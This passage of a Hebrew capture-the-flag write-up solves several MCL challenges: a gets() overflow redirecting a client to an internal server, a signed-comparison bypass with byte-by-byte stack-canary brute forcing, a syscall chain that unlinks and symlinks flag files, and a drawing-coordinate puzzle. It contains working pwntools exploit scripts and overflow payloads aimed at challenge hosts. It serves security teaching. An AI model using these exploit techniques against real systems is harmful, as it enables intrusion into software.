mmap(0x7fdca44d1000, 1540096, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x22000) = 0x7fdca44d1000
mmap(0x7fdca4649000, 319488, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x19a000) = 0x7fdca4649000
mmap(0x7fdca4697000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7000) = 0x7fdca4697000
mmap(0x7fdca469d000, 13920, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7fdca469d000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7fdca46a2540) = 0
mprotect(0x7fdca4697000, 16384, PROT_READ) = 0
mprotect(0x557ce412b000, 4096, PROT_READ) = 0
mprotect(0x7fdca46e1000, 4096, PROT_READ) = 0
munmap(0x7fdca46a3000, 67202)           = 0
brk(NULL)                               = 0x557ce434a000
brk(0x557ce436b000)                     = 0x557ce436b000
openat(AT_FDCWD, "flag.txt", O_RDONLY)  = -1 ENOENT (No such file or directory)
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0xc0} ---
+++ killed by SIGSEGV +++
Segmentation fault
```

וישר תקפוץ לנו השורה:

```
openat(AT_FDCWD, "flag.txt", O_RDONLY)  = -1 ENOENT (No such file or directory)
```

אז אנחנו יכולים להבין שחסר הקובץ flag.txt. ניצור אותו וננסה להריץ שוב:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ echo "flag{Fake_Flag}" > flag.txt
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./server
```

נראה שהשרת עובד ועכשיו רק צריך מה הוא עושה, אז נריץ שוב את השרת עם strace:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ strace ./server
execve("./server", ["./server"], 0x7fff5c4e2790 /* 19 vars */) = 0
brk(NULL)                               = 0x5571f29ff000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffd5ae8a890) = -1 EINVAL (Invalid argument)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=67202, ...}) = 0
mmap(NULL, 67202, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f8e037e4000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\300A\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\30x\346\264ur\f|Q\226\236i\253-'o"..., 68, 880) = 68
mmap(NULL, 2037344, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f8e035f0000
mmap(0x7f8e037d8000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7000) = 0x7f8e037d8000
mmap(0x7f8e037de000, 13920, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f8e037de000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7f8e037e3540) = 0
mprotect(0x7f8e037d8000, 16384, PROT_READ) = 0
mprotect(0x5571f15e2000, 4096, PROT_READ) = 0
mprotect(0x7f8e03822000, 4096, PROT_READ) = 0
munmap(0x7f8e037e4000, 67202)           = 0
brk(NULL)                               = 0x5571f29ff000
brk(0x5571f2a20000)                     = 0x5571f2a20000
openat(AT_FDCWD, "flag.txt", O_RDONLY)  = 3
fstat(3, {st_mode=S_IFREG|0777, st_size=16, ...}) = 0
read(3, "flag{Fake_Flag}\n", 512)       = 16
close(3)                                = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(5000), sin_addr=inet_addr("127.1.33.7")}, 16) = 0
listen(3, 1)                            = 0
accept(3, NULL, NULL
```

והפעם נוכל לראות השרת מאזין לכתובת 127.1.33.7 בפורט 5000. ננסה ליצור קשר עם השרת בעצמינו כדי להבין מה השרת עושה:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ nc 127.1.33.7 5000
flag{Fake_Flag}
```

טוב לא נראה לי שצריך להסביר יותר מדי - ברגע שנוצרת תקשורת השרת פשוט שולח את ה-flag. עכשיו רק נשאר לנו להבין את ה-client ואיך להגיע לכתובת 127.1.33.7 שהיא כתובת פנימית.

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./client
Do you want the flag ?
```

טוב, עכשיו קצת הקשתם עלינו... אין לי מושג מה הם מצפים לקבל - הגיע הזמן לרוורס...

```
argv= qword ptr -70h
argc= dword ptr -64h
fd= dword ptr -54h
addr= sockaddr ptr -50h
user_input= byte ptr -34h
var_2C= word ptr -2Ch
cp= byte ptr -2Ah
var_22= word ptr -22h
buf= byte ptr -20h
cookie= qword ptr -8

; __unwind {
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 70h
mov     [rbp+argc], edi
mov     [rbp+argv], rsi
mov     rax, fs:28h
mov     [rbp+cookie], rax
xor     eax, eax
mov     qword ptr [rbp+user_input], 'ON'
mov     [rbp+var_2C], 0
mov     rax, '.0.0.721'
mov     qword ptr [rbp+cp], rax ; 127.0.0.1
mov     [rbp+var_22], '1'
mov     [rbp+addr.sa_family], 2
mov     edi, 5000        ; hostshort
call    _htons
mov     word ptr [rbp+addr.sa_data], ax
lea     rdi, s           ; "Do you want the flag ?"
call    _puts
mov     rax, cs:__bss_start
mov     rdi, rax         ; stream
call    _fflush
lea     rax, [rbp+user_input]
mov     rdi, rax
mov     eax, 0
call    _gets
lea     rax, [rbp+user_input]
lea     rsi, s2          ; "YES"
mov     rdi, rax         ; s1
call    _strcmp
test    eax, eax
jz      short loc_133A
```

כמו שאנחנו יכולים לראות מ-IDA, התוכנית משווה את הקלט שלנו ל-YES, אבל בנוסף אנחנו יכולים לראות שה-client פונה ל-127.0.0.1 וזאת לא הכתובת של השרת! ממבט נוסף על הקוד ב-IDA אנחנו יכולים לראות שהפונקציה שקולטת את הקלט שלנו היא gets והיא פונקציה שלא מוגבלת בגודל התוים שהיא קולטת ובנוסף היא לא עוצרת ב-null. בזכות הדבר הזה אנחנו יכולים לדרוס תוים נוספים.

מה שאנחנו רוצים לעשות זה להכניס כקלט את המילה YES ולהמשיך לכתוב null-ים עד המשתנה CP ובו להכניס את הכתובת 127.1.33.7:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ echo -e "YES\x00\x00\x00\x00\x00\x00\x00127.1.33.7" | ./client
Do you want the flag ?
Request flag from the server
Server response
flag{Fake_Flag}
```

וקיבלנו את הדגל שלנו. מה שנשאר לנו כרגע זה רק לשלוח את זה לשרת שניתן לנו במקום לשרת המקומי שלנו:


```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ echo -e "YES\x00\x00\x00\x00\x00\x00\x00127.1.33.7" | nc 0.cloud.chals.io 24939
Do you want the flag ?
Request flag from the server
Server response
MCL{1t5_51mpLE_b0f}
```

וקיבלנו את הדגל:

MCL{1t5_51mpLE_b0f}

אתגר Cookies (קטגוריית Pwn, 250 נקודות)

באתגר הזה נקבל את התיאור הבא:



או קיי, אז כרגיל נתחיל אתגר pwn בלהריץ אותו:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./cookies
How many cookies do you want?
1
Which taste?
1) Chocolate Chip.
2) Caramel Pretzel.
3) Peanut Butter.
3
2 -> Cookie 55 is ready!
```

אז מריצה ראשונית נראה שהאתגר מקבל מספר, ורץ ב-loop ומקבל מספר בין 1-3 ו... זהו פלוס מינוס.


הגיע הזמן ל-IDA לחפש קצת חולשות:

```
xor     eax, eax
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setbuf
mov     rax, cs:stdin@@GLIBC_2_2_5
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setbuf
mov     rax, cs:stderr@@GLIBC_2_2_5
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setbuf
mov     esi, 2          ; fd2
mov     edi, 1          ; fd
call    _dup2
lea     rdi, s          ; "How many cookies do you want?"
call    _puts
lea     rax, [rbp+user_input]
mov     rsi, rax
lea     rdi, aHd        ; "%hd"
mov     eax, 0
call    ___isoc99_scanf
movzx   eax, [rbp+user_input]
cmp     ax, 10
jle     short loc_4013C2
```

נראה שהגודל המקסימלי שאנחנו יכולים להכניס לתוכנה הוא 10, אבל אם נסתכל יותר לעומק נראה שהמספר שאנחנו קולטים הוא unsigned int אבל ההשוואה היא signed.

זאת אומרת שאנחנו יכולים להכניס מספר שלילי שישמר כמספר מאוד גדול אך בהשוואה (שמבוצעת על ידי JLE) הוא יחשב כקטן מ-10 וכך נצליח "לעקוף" את ההגבלה של מספר העוגיות.

אז עכשיו שיש לנו מלא ניסיונות צריך להמשיך לרוורס את הקוד:



ושמתי לב ל-2 דברים מעניינים. הראשון הוא שכל פעם שאני מבקש עוגיה חדשה התוכנה יוצרת fork חדש, והדבר השני שיש לנו buffer בגודל 8 אך אנו יכולים להכניס אליו 32! מרגיש כמו buffer overflow!

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./cookies
How many cookies do you want?
-1
Which taste?
1) Chocolate Chip.
2) Caramel Pretzel.
3) Peanut Butter.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: terminated
```

אז אכן יש bof אבל יש גם canary שמגן מפני bof, אם אתם רוצים מעט להרחיב את הידע על canary:

https://en.wikipedia.org/wiki/Buffer_overflow_protection

על מנת ל"שבור" את מה שנעשה זה bruteforce על תו תו, מכיוון שאנחנו יכולים לבצע דריסה של תו אחד בלבד מה-canary כל פעם אנחנו יכולים בתוך 256 ניסיונות במקרה הכי גרוע להשיג כל תו. בנוסף בגלל שיש לנו fork ה-canary תמיד יהיה זהה כי fork יוצר העתק של הזיכרון כולל ה-canary.

עכשיו רק נותר לנו לבדוק לאן לקפוץ - ויצרו לנו פונקציית print_flag:

```python
from pwn import *

p = remote("165.227.210.30", 14051)

def bruteforce_next_byte(payload):
    for i in range(256):
        next_test = 0x01 * i
        next_test = bytes([next_test])
        test_payload = payload + next_test
        p.send(test_payload)
        if b"smashing" not in p.recvuntil(b"Peanut Butter."):
```

```python
            return next_test

p.sendlineafter(b"How many cookies do you want?", b"-1")
p.recvuntil(b"Peanut Butter.")
canary = b"\x00"
for i in range(7):
    canary += bruteforce_next_byte(b"A"*8 + canary)
info(f"Canary: {hex(u64(canary))}")

payload = b"A" * 8  # buffer
payload += canary
payload += b"B" * 8  # rbp
payload += p64(elf.symbols.print_flag)

p.send(payload)

p.interactive()
```

נריץ את זה ונחכה לדגל... אחרי כמה דקות נקבל את הפלט הבא:

```
[*] '/mnt/c/Users/idan/Desktop/cookies'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to 0.cloud.chals.io on port 17381: Done
[*] Canary: 0x31695e996cf91000
[*] Switching to interactive mode

MCL{ALL_0fF_7H3_c00Ki35_7a573_7H3_5am3}
783 -> Cookie 158362 is ready!
Which taste?
1) Chocolate Chip.
2) Caramel Pretzel.
3) Peanut Butter.
$ 
```

והדגל הוא:

```
MCL{ALL_0fF_7H3_c00Ki35_7a573_7H3_5am3}
```

אתגר Mirror (קטגוריית Pwn, 400 נקודות)

באתגר הזה נקבל את התיאור הבא:

כרגיל נתחיל אתגר pwn בלהריץ אותו:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./Mirror
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

נראה שהתוכנה קוראת מה שאנחנו כותבים ומדפיסה את זה שוב. נקח את הקובץ ל-IDA להבין יותר לעומק:

```
; signed __int64 mirror()
mirror proc near
sub     rsp, 40200Fh
mov     eax, 0
mov     edi, 0          ; fd
mov     rsi, rsp        ; buf
mov     rdx, ds:bufferSize ; count
syscall                 ; LINUX - sys_read
mov     rdx, rax        ; count
mov     eax, 1
push    rsp
push    1
pop     rdi             ; fd
pop     rsi             ; buf
syscall                 ; LINUX - sys_write
add     rsp, 40200Fh
cmp     rdx, 55h ; 'U'
jle     short exit

retn
mirror endp
```

נראה שיש פה BoF, נבדוק את הטענה:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./Mirror
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASegmentation fault
```

כן, אז יש לנו אפשרות לעשות BoF, ובנוסף ישנה פונקציה מעניינת שאפשר לקפוץ אליה:

```
.text:000000000040103D
.text:000000000040103D print_flag:
.text:000000000040103D                 mov     eax, 2
.text:0000000000401042                 mov     rdi, offset false_flag ; "false_flag.txt"
.text:000000000040104C                 mov     esi, 0
.text:0000000000401051                 mov     edx, 124h
.text:0000000000401056                 syscall                 ; LINUX - sys_open
.text:0000000000401058                 mov     rdi, rax
.text:000000000040105B                 mov     eax, 0
.text:0000000000401060                 mov     rsi, offset buf
.text:000000000040106A                 mov     rdx, ds:bufferSize
.text:0000000000401072                 syscall                 ; LINUX - sys_read
.text:0000000000401074                 mov     eax, 1
.text:0000000000401079                 mov     edi, 1
.text:000000000040107E                 syscall                 ; LINUX - sys_write
.text:0000000000401080                 call    $+5
```

ננסה לבעזרת BoF לקפוץ לפונקציה print_flag:

```
[+] Opening connection to 0.cloud.chals.io on port 14397: Done
[*] Switching to interactive mode
AAAAAAAAAAAAAAAA=\x10\x00\x00\x00AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMCL{N0t_50_ea5y!}\x00
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
le reading in interactive
$
```

נראה שאנחנו מקבלים את false_flag.txt כמו שכתוב בקוד. לכן ננסה להשיג את הקובץ flag.txt בדרך מעט שונה. אנחנו יודעים שיש לנו את ה-opcode syscall ואולי נוכל ליצור payload שיאפשר לנו להדפיס את התוכן של flag.txt.

נעבור על טבלת ה-syscall מתוך https://filippo.io/linux-syscall-table. ישנם המון syscalls שיכולים לעזור לנו להגיע למטרה שלנו, אבל אין לנו שליטה בכלל על ה-rax שקובע איזה syscall יקרה. נחזור לקוד ונראה שנשמר ב-rax מספר התוים שאנחנו כותבים ובנוסף יש הגבלה שמספר התוים יהיה גדול מ-85.

במעבר נוסף על כתב החידה וטבלת ה-syscalls הגענו למסקנה שאפשר ליצור unlink לקובץ false_flag.txt ואז ליצור symlink של flag.txt לתוך false_flag.txt כך נגרום ל-false_flag.txt להכיל את ה-flag שלנו ובנוסף נוכל להדפיס אותו עם הפונקציה שנמצא בקוד.

יאללה למימוש:

```python
from pwn import *

p = remote("0.cloud.chals.io", 14397)

payload = b"A"*16
payload += p64(0x40102a) # unlink syscall
payload += p64(0x402000) # false flag file
payload += p64(0x0)
payload += b"B"*16
payload += p64(0x401000) # jmp main
payload += b"B"*23 # pading 87

p.send(payload)

payload = b"A"*16
```

```python
payload += p64(0x40102a) # symlink syscall
payload += p64(0x402006) # flag file
payload += p64(0x402000) # false flag file
payload += b"B"*16
payload += p64(0x40103d) # print flag
payload += b"C"*24 # padding to 88

p.send(payload)

flag = b"MCL"

p.recvuntil(b"MCL")
flag += p.recvuntil(b"}")

success(flag.decode())

p.interactive()
```

נריץ את הקוד ונקבל:


```
[+] Opening connection to 0.cloud.chals.io on port 14397: Done
[+] MCL{D1D_y0u_U53_50f7_0R_H4Rd_L1Nk?}
[*] Switching to interactive mode
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
e reading in interactive
$
```

והשגנו את ה-flag שרצינו:


```
MCL{D1D_y0u_U53_50f7_0R_H4Rd_L1Nk?}
```

אתגר To Note (קטגוריית Mobile, 200 נקודות)

באתגר ניתקל בתיאור הבא:




ונקבל גם זיפ עם קובץ apk בשם ToNote.apk וקובץ בשם flag.txt. נציץ בקובץ flag.txt:




```
0.0 110.0625 518.8281 0.0063478122 107.37988 521.08997 0.009579706 105.84326 522.0012 0.013094719 106.59863 520.21106 0.021727042 108.86577 516.0123 0.03437328 111.86443 509.6
248.14844 369.76562 0.7544707 249.4668 368.99658 0.7594783 251.46875 370.9082 0.76894385 253.76367 375.61035 0.7832602 255.96094 383.2129 0.8016403 257.71875 393.21967 0.82326
 506.43555 0.89671016 370.8047 500.3711 0.9313964 378.6172 494.30664 0.9566955 383.89062 489.38477 0.98350304 388.96875 483.67188 1.0 392.09375 480.15625 0.0 472.5625 346.5625
99023 0.11980683 673.9297 300.06836 0.14228573 664.16406 300.6836 0.16909704 654.59375 307.36328 0.20534232 645.41406 320.1953 0.2488465 636.8203 337.0703 0.29383814 627.83594
2 0.020298012 814.75 432.08008 0.026044138 813.71313 434.7934 0.035856232 812.1649 439.5056 0.04974337 810.1055 446.21674 0.0677086 807.5348 454.92676 0.15327707 797.847 497.0
.39932 0.86826515 894.69653 470.611 0.8925177 883.124 474.65787 0.9210196 868.982 477.4124 0.94984883 854.428 478.16046 0.97548544 841.6196 476.18777 1.0 829.6841 472.85474 0.
5.5972 390.1589 0.22344956 1129.3802 409.68106 0.27884287 1118.2402 428.18832 0.32467863 1110.9204 444.49506 0.35998502 1106.1641 457.41562 0.38675547 1103.7961 467.583 0.4073
3164 0.0126148565 1307.7473 297.7553 0.036904708 1305.4893 303.47244 0.08447292 1301.5605 314.85114 0.15656132 1295.7963 332.15955 0.23590937 1289.3835 351.18823 0.30526572 12
.39954 0.786292 1422.2 463.23254 0.9070938 1431.2318 461.833 0.9684168 1435.8206 461.14804 1.0 1438.1875 460.8203 0.0 1529.5938 322.3047 0.0076207467 1526.8594 321.86523 0.010
07.63647 0.9667533 1585.2578 422.14844 0.9917072 1583.8906 431.11328 1.0 1583.5 434.10156 0.0 1711.625 375.03906 0.009019237 1712.9922 377.5879 0.029016102 1715.5312 383.47656
2266 367.74414 1.0 1828.4219 362.5586 0.0 1890.5312 398.2422 0.009922428 1892.6797 395.69336 0.03055902 1897.5625 390.77148 0.05551756 1903.6172 384.9707 0.078879386 1908.7288
9319448 1953.6172 441.66016 0.9604363 1963.1875 441.48438 0.98719937 1972.1719 441.1328 1.0 1976.4688 440.95703 0.0 2134.2812 327.57812 0.010807128 2130.5703 328.19336 0.02887
105.5703 447.7246 0.82972455 2095.6094 454.3164 0.8637694 2083.8906 456.07422 0.8982793 2072.1719 453.4375 0.93143016 2061.8203 448.33984 0.9600065 2053.6172 442.71484 0.97802
4 368.9746 0.07440621 2223.539 365.54688 0.12278033 2227.836 363.96484 0.16292271 2231.5957 363.41553 0.23736192 2238.5781 362.4707 0.42106634 2255.7656 359.83398 0.6113205 22
1562 381.80664 0.5241987 2449.125 382.94922 0.5429272 2442.0938 386.28906 0.5650853 2433.6953 390.06836 0.5895664 2424.3203 394.02344 0.61529666 2415.336 399.82422 0.6422816 2
```

האמת שזה נראה כמו רצף קואורדינטות. הניסיון שלי אומר לי שזה ציור כלשהו. אבל בואו נציץ באפליקציה בעזרת אימולטור. נראה אפליקצייה עם מסך ריק שאפשר לצייר בו, נצייר:




לאחר כמה שניות הציור ימחק מעצמו, מוזר. אבל אם נסתכל ב-Logcat (שבו אפשר לעקוב אחרי הודעות Log באנדרואיד סטודיו), נראה את הדבר הבא:

```
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 0.0
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 659.9707
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 921.9219
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 0.015363244
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 659.9707
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 924.78455
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 0.041910086
2022-06-12 09:12:57.943 17935-17935/to.note D/debugMsg: 659.5958
Version Control   Run   TODO   Problems   Terminal   Logcat   Build   Profiler
```

מספרים שמזכירים את המספרים ב-flag.txt, עכשיו אני בטוח שהערכים ב-flag.txt הם רצף נקודות x,y שצריך לצייר. לשם כך נכתוב סקריפט המשתמש ב-matplotlib:

```python
import matplotlib.pyplot as plt
arr = list(map(float, open("flag.txt").read().split()))
xs = []
ys = []
for i in range(len(arr)):
    if(i%2==0):
        xs.append(arr[i])
    else:
        ys.append(arr[i])

xs.pop() # uneven amount of numbers
plt.scatter(ys,xs)
plt.show()
```

אני מסיר ערך אחד ממערך ערכי ה-x כי שמתי לב שיש כמות לא שווה של ערכים בין שני המערכים (אחד יותר במערך ערכי האיקס), לכן אני חייב לאזן אותם על מנת לצייר בהצלחה. שימו לב שההנחה היא שהקובץ flag.txt נמצא באותה תיקייה עם הסקריפט:

